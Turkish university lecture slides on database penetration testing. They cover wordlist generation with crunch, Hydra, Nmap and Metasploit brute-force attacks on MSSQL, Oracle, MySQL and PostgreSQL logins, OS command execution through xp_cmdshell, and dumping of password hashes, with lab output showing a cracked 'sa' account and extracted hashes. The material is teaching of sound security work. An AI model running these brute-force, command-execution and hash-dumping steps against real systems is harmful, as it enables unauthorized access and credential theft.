

05 - Veritabanı Sızma Testleri

BGM 553 - Sızma Testleri ve Güvenlik Denetlemeleri-I

Bilgi Güvenliği Mühendisliği
Yüksek Lisans Programı

Dr. Ferhat Özgür Çatak
ozgur.catak@tubitak.gov.tr

İstanbul Şehir Üniversitesi
2017 - Güz

İçindekiler

- 1 Exploitation
 - Giriş
- 2 Parola Kırma Saldırıları
 - crunch
 - Hydra ve Nmap
 - Metasploit
 - xp_cmdshell
 - Veritabanı Yönetici Bilgisayarları
- 3 Örnekler
 - Hydra
 - Metasploit
- 4 Post-Exploitation
 - Giriş
- 5 Şifre Özetleri
 - Şifre Özetleri
 - MsSQL Server
 - Oracle
 - Nmap
 - Metasploit

İçindekiler

1 Exploitation

- Giriş

2 Parola Kırma Saldırıları

- crunch
- Hydra ve Nmap
- Metasploit
- xp_cmdshell
- Veritabanı Yönetici Bilgisayarları

3 Örnekler

- Hydra
- Metasploit

4 Post-Exploitation

- Giriş

5 Şifre Özetleri

- Şifre Özetleri
- MsSQL Server
- Oracle
- Nmap
- Metasploit

Exploitation

- ▶ Veritabanı sızma testlerinde 2. aşama : **Exploitation**
- ▶ **Amaç:** keşif aşamasında elde edilen bilgiler kullanılarak hedef sisteme erişebilmek.

Kullanılan Yöntemler

- ▶ Veritabanı sistemlerinde bulunan zafiyetler
- ▶ Kaba kuvvet ve sözlük saldırılarıyla elde edilen kullanıcı adı ve parola bilgileri
- ▶ İç ağ testlerinde elde edilen veritabanı bağlantı bilgileri
- ▶ Veritabanı sistemlerinde bulunan ve işletim sistemi üzerinde komut çalıştırabilen modüller
- ▶ Veritabanı yönetici bilgisayarları üzerinden veritabanı sistemlerine erişme
- ▶ Veritabanı sisteminin kurulu olduğu sunucuya erişim sağlayıp, sunucu üzerinden veritabanı sistemlerine yetkili erişim sağlama

İçindekiler


- 1 Exploitation
 - Giriş
- 2 Parola Kırma Saldırıları
 - crunch
 - Hydra ve Nmap
 - Metasploit
 - xp_cmdshell
 - Veritabanı Yönetici Bilgisayarları
- 3 Örnekler

- Hydra
 - Metasploit
- 4 Post-Exploitation
 - Giriş
 - 5 Şifre Özetleri
 - Şifre Özetleri
 - MySQL Server
 - Oracle
 - Nmap
 - Metasploit

crunch

Crunch wordlist generator

- Verilen karakterler için olası bütün kombinasyonlar için şifre oluşturur.



```
Applications Places | Wed Mar 27, 8:02 PM
root@kali: ~
root@kali:~# crunch --help
crunch version 3.4

Crunch can create a wordlist based on criteria you specify. The outout from crunch can be sent to the sc
reen, file, or to another program.

Usage: crunch <min> <max> [options]
where min and max are numbers

Please refer to the man page for instructions and examples on how to use crunch.
root@kali:~# crunch 3 5 abcd987 -o /root/Desktop/file.txt
Crunch will now generate the following amount of data: 114219 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 19551
100%
root@kali:~#
```

Parola Kırma Saldırıları - Hydra ve Nmap

Çevirimiçi Parola Kırma Saldırıları - Hydra ve Nmap

Çeşitli araçlar kullanarak veritabanı üzerinde yer alan kullanıcılara parola denemesi yapılmaktadır.

► Hydra (xhydra)

- `hydra -v -V -l <user> -P <Pass_file> -t 4 <host> mssql`
 - **<user>**: Saldırı için kullanılacak kullanıcı adı
 - **<Pass_file>**: Saldırı için kullanılacak parola dosyası
 - **<host>**: Saldırının gerçekleştirileceği veritabanına ait IP adresi
- Lab uygulaması: `hydra mssql://XXX.XXX.XXX.XXX:1403 -l sa -p /home/sge/Desktop/pass.txt`

► Nmap: "ms-sql-brute.nse" scripti

- `nmap -p 1433 --script ms-sql-brute --script-args userdb=<user_file>, passdb=<pass_file> <host>`
 - **<user_file>**: Saldırı için kullanılacak kullanıcı isimlerinin bulunduğu dosya
 - **<pass_file>**: Saldırı için kullanılacak parola dosyası
 - **<host>**: Saldırının gerçekleştirileceği veritabanına ait IP adresi

Parola Kırma Saldırıları - Metasploit

Çevrimiçi Parola Kırma Saldırıları - Metasploit

Çevrimiçi parola kırma saldırısı gerçekleştiren modüller:

- ▶ **Oracle**

- ▶ auxiliary/admin/oracle/oracle_login
- ▶ auxiliary/scanner/oracle/oracle_login

- ▶ **MsSQL Server**

- ▶ auxiliary/scanner/mssql/mssql_login
- ▶ auxiliary/admin/mssql/mssql_enum_sql_logins
- ▶ xp_cmdshell

- ▶ **MySQL**

- ▶ auxiliary/scanner/mysql/mysql_login

- ▶ **PostgreSQL**

- ▶ auxiliary/scanner/postgres/postgres_login

xp_cmdshell (Transact-SQL)

xp_cmdshell

Yeni bir komut satırı (command shell) açar. Parametre olarak verilen stringi çalıştırır.

```
msf auxiliary(mssql_exec) > set CMD 'ipconfig'
CMD => ipconfig
msf auxiliary(mssql_exec) > run

[*] SQL Query: EXEC master..xp_cmdshell 'ipconfig'

output
-----

Connection-specific DNS Suffix . :
Default Gateway . . . . . : 192.168.1.254
IP Address. . . . . : 192.168.1.87
Subnet Mask . . . . . : 255.255.255.0



back | track

Ethernet adapter Local Area Connection 2:
Windows 2000 IP Configuration
```

Veritabanı Yönetici Bilgisayarları

Veritabanı Yönetici Bilgisayarları

- ▶ Veritabanı yöneticileri, veritabanı sistemlerini yönetmek için çoğunlukla uzaktan yönetim sağlayan araçlar kullanır.
- ▶ Veritabanı sistemlerinin yönetimini kolaylaştırmak için bu araçlarda kullanıcı adı, parola ve veritabanına ait bilgileri saklı tutarlar.
- ▶ Sıklıkla kullandığı araçlardan bazıları şunlardır
 - ▶ **Putty**
 - ▶ **TOAD**
 - ▶ **SQL Developer**



- ◀ ◻ ▶ ◀ ◻ ▶ ◀ ≡ ▶ ◀ ≡ ▶ ≡ ↺ 🔍 ↻

Örnekler - Hydra

```
root@bt:~# hydra -v -V -l sa -P /root/sql_pass -t 4 10.100.120.139 mssql
Hydra v7.3 (c)2012 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2013-05-21 17:08:21
[VERBOSE] More tasks defined than login/pass pairs exist. Tasks reduced to 3.
[DATA] 3 tasks, 1 server, 3 login tries (l:1/p:3), ~1 try per task
[DATA] attacking service mssql on port 1433
[VERBOSE] Resolving addresses ... done
[ATTEMPT] target 10.100.120.139 - login "sa" - pass "1234" - 1 of 3 [child 0]
[ATTEMPT] target 10.100.120.139 - login "sa" - pass "sa" - 2 of 3 [child 1]
[ATTEMPT] target 10.100.120.139 - login "sa" - pass "1234qqqQ" - 3 of 3 [child 2]
[STATUS] attack finished for 10.100.120.139 (waiting for children to finish)
[1433][mssql] host: 10.100.120.139 login: sa password: sa
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2013-05-21 17:08:22
```

- ▶ -v: Detaylı bilgi alınmasını sağlar.
- ▶ -V: Yapılan her denemeyi ekranda gösterir.
- ▶ -l: Saldırının yapılacağı kullanıcı adı
- ▶ -P: Saldırıda kullanılacak parolaları içeren dosya
- ▶ -t: Saldırı yapılırken açılacak paralel bağlantı sayısı

Metasploit-mssql_login

```
msf auxiliary(mssql_login) > show options

Module options (auxiliary/scanner/mssql/mssql_login):

  Name                Current Setting  Required  Description
  ----                -
  BLANK_PASSWORDS      true            no        Try blank passwords for all users
  BRUTEFORCE_SPEED     5              yes       How fast to bruteforce, from 0 to 5
  PASSWORD             1234qqqq       no        A specific password to authenticate with
  PASS_FILE            172.16.3.242   no        File containing passwords, one per line
  RHOSTS              172.16.3.242   yes       The target address range or CIDR identifier
  RPORT               1433           yes       The target port
  STOP_ON_SUCCESS       false          yes       Stop guessing when a credential works for a host
  THREADS              1              yes       The number of concurrent threads
  USERNAME             sa             no        A specific username to authenticate as
  USERPASS_FILE        no            no        File containing users and passwords separated by
space, one pair per line
  USER_AS_PASS         true           no        Try the username as the password for all users
  USER_FILE            no            no        File containing usernames, one per line
  USE_WINDOWS_AUTHENT  false         yes       Use windows authentication (requires DOMAIN opt
ion set)
  VERBOSE              true           yes       Whether to print output for all attempts
```

```
msf auxiliary(mssql_login) > exploit

[*] 172.16.3.242:1433 - MSSQL - Starting authentication scanner.
[*] 172.16.3.242:1433 MSSQL - [1/3] - Trying username:'sa' with password:'
[-] 172.16.3.242:1433 MSSQL - [1/3] - failed to login as 'sa'
[*] 172.16.3.242:1433 MSSQL - [2/3] - Trying username:'sa' with password:'sa'
[+] 172.16.3.242:1433 - MSSQL - successful login 'sa' : 'sa'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


İçindekiler

- 1 Exploitation
 - Giriş
- 2 Parola Kırma Saldırıları
 - crunch
 - Hydra ve Nmap
 - Metasploit
 - xp_cmdshell
 - Veritabanı Yönetici Bilgisayarları
- 3 Örnekler

- Hydra
 - Metasploit
- 4 Post-Exploitation
 - Giriş
 - 5 Şifre Özetleri
 - Şifre Özetleri
 - MsSQL Server
 - Oracle
 - Nmap
 - Metasploit

Post-Exploitation

- ▶ Veritabanı sızma testlerinde 3. aşama : **Post-Exploitation**
- ▶ **Tanım:** Veritabanı sistemlerine sızıldıktan sonra yapılan tüm işlemlerin genel adı.
- ▶ **Amaç:** Veritabanı sistemlerinde bulunan kritik bilgilerin ele geçirilmesidir.

İşlemler

- ▶ Farklı veritabanı sistemlerine erişmek için yetkili kullanıcı hesapları aramak
- ▶ Veritabanı kullanıcı adı ve şifre özetleri
- ▶ Kurum için kritik sayılabilecek bilgiler

İçindekiler

- 1 Exploitation
 - Giriş
- 2 Parola Kırma Saldırıları
 - crunch
 - Hydra ve Nmap
 - Metasploit
 - xp_cmdshell
 - Veritabanı Yönetici Bilgisayarları
- 3 Örnekler

- Hydra
 - Metasploit
- 4 Post-Exploitation
 - Giriş
 - 5 Şifre Özetleri
 - Şifre Özetleri
 - MsSQL Server
 - Oracle
 - Nmap
 - Metasploit


Şifre Özetleri

Şifre Özetleri

- ▶ Şifre özetleri her veritabanında farklı bir tabloda tutulmaktadır.
- ▶ Şifre özetlerine erişebilmek için **veritabanı yöneticisi** seviyesinde erişim gerekmektedir

Tablolar

- ▶ Kullanıcı bilgilerinin tutulduğu tablolar
 - ▶ **Oracle:** sys.user\$
 - ▶ **MsSQL Server:** Sys.sql_logins
 - ▶ **MySQL:** User



Worksheet

Query Builder

```
select name,password,spare4 from users$
WHERE name in ('HR','SYS','DBSNMP','WM SYS','OE','IX','SH','PM')
```

Query Result x

SQL | All Rows Fetched: 8 in 0.004 seconds

NAME	PASSWORD	SPARE4
1 SYS	8A8F025737A9097A	S:B802DCA0D5154F5FFE97B3499F98FE28679D5D698CD82EB89E37EA2FB426
2 DBSNMP	FFF45BB2C0C327EC	S:96472E43F13D7924C2D7167E1D669C8AB231DE6E9A3288B14815C830A77A

- ▶ pre 11g ve 11g. case-insensitive password hash: 403888DD08626364
- ▶ 11g Release 1. case-sensitive password hash:
S:7E8E454FCCF9676F15CA93472AADDC2F353BAE2F6C95C519756E150CD727
- ▶ Oracle 10g
 - ▶ Kullanıcı/şifre büyük harf yap ve birleştir.(**sys/test** => **SYS/TEST** => **SYSTEST**)
 - ▶ **3DES** algoritması ve sabit ve değişmeyen bir anahtar kullanarak şifrele
 - ▶ Kullanıcı adı ve parolanın birleştirilmiş haliyle ilk şifrelemenin son 8 baytı **3DES** algoritması kullanılarak şifrenir.
 - ▶ Asıl şifre özeti ikinci şifrelemeden oluşan değerın son 8 baytından oluşur.

Oracle II

- ▶ Oracle 11g
 - ▶ 10 byte SALT (random)
 - ▶ **Concat** Password (case-sensitive) and SALT (10 bytes)
 - ▶ SHA1 hash Concat value
 - ▶ "S:" plus <SHA1 hash – readable hex representation> plus <SALT – readable hex representation, 20 characters>

Post-Exploitation için Nmap I

Nmap

- ▶ **MsSQL Server veritabanları ile ilgili şifre özetlerini, yapılandırma bilgilerini toplayabilmektedir**

- ▶ `nmap -p 1433 --script ms-sql-config --script-args mssql.username=sa, mssql.password=sa <host>`

- ▶ `-p`: Veritabanının çalıştığı port
- ▶ `--script`: Nmap'in çalıştıracağı script
- ▶ `--script-args`: Scriptin aldığı parametreler
- ▶ `Mssql.username`: Saldırıcıyı gerçekleştirecek kullanıcı adı
- ▶ `Mssql.password`: Saldırıcıyı gerçekleştirecek kullanıcıya ait parola
- ▶ `<host>`: Saldırılacak veritabanına ait IP adresi

- ▶ `nmap -p 1433 --script ms-sql-dump-hashes --script-args mssql.username=sa, mssql.password=sa <host>`

- ▶ `-p`: Veritabanının çalıştığı port
- ▶ `--script`: Nmap'in çalıştıracağı script
- ▶ `--script-args`: Scriptin aldığı parametreler
- ▶ `Mssql.username`: Saldırıcıyı gerçekleştirecek kullanıcı adı
- ▶ `Mssql.password`: Saldırıcıyı gerçekleştirecek kullanıcıya ait parola
- ▶ `<host>`: Saldırılacak veritabanına ait IP adresi

- ▶ `nmap -p 1433 --script ms-sql-query --script-args mssql.username=sa,mssql.password=sa,ms-sql-query.query="SELECT * FROM master..sys.sql_logins" <host>`

- ▶ `-p`: Veritabanının çalıştığı port
- ▶ `--script`: Nmap'in çalıştıracağı script
- ▶ `--script-args`: Scriptin aldığı parametreler
- ▶ `Mssql.username`: Saldırıcıyı gerçekleştirecek kullanıcı adı

Post-Exploitation için Nmap II

- ▶ Mssql.password: Saldırığı gerçekleştirecek kullanıcıya ait parola
- ▶ Ms-sql-query.query: Veritabanı üzerinde çalıştırılacak komut
- ▶ <host>: Saldırılacak veritabanına ait IP adresi

Post-Exploitation için Nmap IV

```
root@kali:~# nmap --script ms-sql-dump-hashes --script-args mssql.username=sa,mssql.password=123456 192.168.4.37

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2016-11-08 07:27 EET
Nmap scan report for 192.168.4.37
Host is up (0.00029s latency).
PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
| ms-sql-dump-hashes:
| [192.168.4.37:1433]
|   sa:0x010056049B0EBECB22C93F451B6FCB29D665276CE97E37015CA6
|   ##MS_PolicyEventProcessingLogin##:0x01003869D680ADF63DB291C6737F1EFB8E4A481B02284215913F
|   ##MS_PolicyTsqlExecutionLogin##:0x01008D22A249DF5EF3B79ED321563A1DCCDC9CFC5FF9540D2D0F
|   bgm553:0x0100F393D5AD088DA63D7A58A001EF81C0DC2727D206267D9593
|_ MAC Address: 08:00:27:85:C5:CD (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
```

Şekil: Nmap MsSQL Server şifre özetleri

Post-Exploitation için Metasploit I

Metasploit

- ▶ Metasploit aracında bulunan auxiliary modülleri
- ▶ Oracle
 - ▶ auxiliary/admin/oracle/oraenum
 - ▶ auxiliary/scanner/oracle/oracle_hashdump
- ▶ MsSQL Server
 - ▶ auxiliary/admin/mssql/mssql_enum
 - ▶ auxiliary/scanner/mssql/mssql_hashdump
- ▶ PostgreSQL
 - ▶ auxiliary/scanner/postgres/postgres_hashdump

Post-Exploitation için Metasploit II

```
msf auxiliary(mssql_hashdump) > run
```

```
[*] 192.168.4.37:1433 - Instance Name: "SQLEXPRESS"  
[+] 192.168.4.37:1433 - Saving mssql05 = sa:010056049b0ebeb22c93f451b6fcb29d665276ce97e37015ca6  
[+] 192.168.4.37:1433 - Saving mssql05 = ##MS_PolicyEventProcessingLogin##:01003869d680adf63db291c6737f  
[+] 192.168.4.37:1433 - Saving mssql05 = ##MS_PolicyTsqlExecutionLogin##:01008d22a249df5ef3b79ed321563a  
[+] 192.168.4.37:1433 - Saving mssql05 = bgm553:0100f393d5ad088da63d7a58a001ef81c0dc2727d206267d9593  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(mssql_hashdump) > 
```

Post-Exploitation için Metasploit III

```
msf auxiliary(mssql_enum) > show options

Module options (auxiliary/admin/mssql/mssql_enum):

  Name           Current Setting  Required  Description
  ----
  PASSWORD       123cba          no        The password for the specified username
  RHOST          192.168.4.16    yes       The target address
  RPORT          1433            yes       The target port (TCP)
  TOSECURITY      false           yes       Use TLS/SSL for TDS data "Force Encryption"
  USERNAME       sa              no        The username to authenticate as
  USE_WINDOWS_AUTH false           yes       Use windows authentication (requires DOMAIN option set)

msf auxiliary(mssql_enum) > run

[*] 192.168.4.16:1433 - Running MS SQL Server Enumeration...
[*] 192.168.4.16:1433 - Version:
[*] Microsoft SQL Server 2008 (RTM) - 10.0.1600.22 (Intel X86)
[*] Jul 9 2008 14:43:34
[*] Copyright (c) 1988-2008 Microsoft Corporation
[*] Express Edition on Windows NT 6.1 <X86> (Build 7601: Service Pack 1)
[*] 192.168.4.16:1433 - Configuration Parameters:
[*] 192.168.4.16:1433 - C2 Audit Mode is Not Enabled
[*] 192.168.4.16:1433 - xp_cmdshell is Enabled
[*] 192.168.4.16:1433 - remote access is Enabled
[*] 192.168.4.16:1433 - allow updates is Not Enabled
[*] 192.168.4.16:1433 - Database Mail XPs is Not Enabled
[*] 192.168.4.16:1433 - Ole Automation Procedures are Not Enabled
[*] 192.168.4.16:1433 - Databases on the server:
[*] 192.168.4.16:1433 - Database name:master
[*] 192.168.4.16:1433 - Database Files for master:
[*] 192.168.4.16:1433 - c:\Program Files\Microsoft SQL Server\MSSQL10.SQLEXPRESS\MSSQL\DATA\master.mdf
[*] 192.168.4.16:1433 - c:\Program Files\Microsoft SQL Server\MSSQL10.SQLEXPRESS\MSSQL\DATA\mastlog.ldf
[*] 192.168.4.16:1433 - Database name:tempdb
[*] 192.168.4.16:1433 - Database Files for tempdb:
[*] 192.168.4.16:1433 - c:\Program Files\Microsoft SQL Server\MSSQL10.SQLEXPRESS\MSSQL\DATA\tempdb.mdf
[*] 192.168.4.16:1433 - c:\Program Files\Microsoft SQL Server\MSSQL10.SQLEXPRESS\MSSQL\DATA\templog.ldf
[*] 192.168.4.16:1433 - Database name:model
[*] 192.168.4.16:1433 - Database Files for model:
[*] 192.168.4.16:1433 - c:\Program Files\Microsoft SQL Server\MSSQL10.SQLEXPRESS\MSSQL\DATA\model.mdf
[*] 192.168.4.16:1433 - c:\Program Files\Microsoft SQL Server\MSSQL10.SQLEXPRESS\MSSQL\DATA\modellog.ldf
[*] 192.168.4.16:1433 - Database name:msdb
[*] 192.168.4.16:1433 - Database Files for msdb:
[*] 192.168.4.16:1433 - c:\Program Files\Microsoft SQL Server\MSSQL10.SQLEXPRESS\MSSQL\DATA\MSDBdata.mdf
[*] 192.168.4.16:1433 - c:\Program Files\Microsoft SQL Server\MSSQL10.SQLEXPRESS\MSSQL\DATA\MSDBlog.ldf
[*] 192.168.4.16:1433 - System Logins on this Server:
[*] 192.168.4.16:1433 - sa
[*] 192.168.4.16:1433 - ##MS_SQLResourceSigningCertificate##
[*] 192.168.4.16:1433 - ##MS_SQLReplicationSigningCertificate##
[*] 192.168.4.16:1433 - ##MS_SQLAuthenticatorCertificate##
```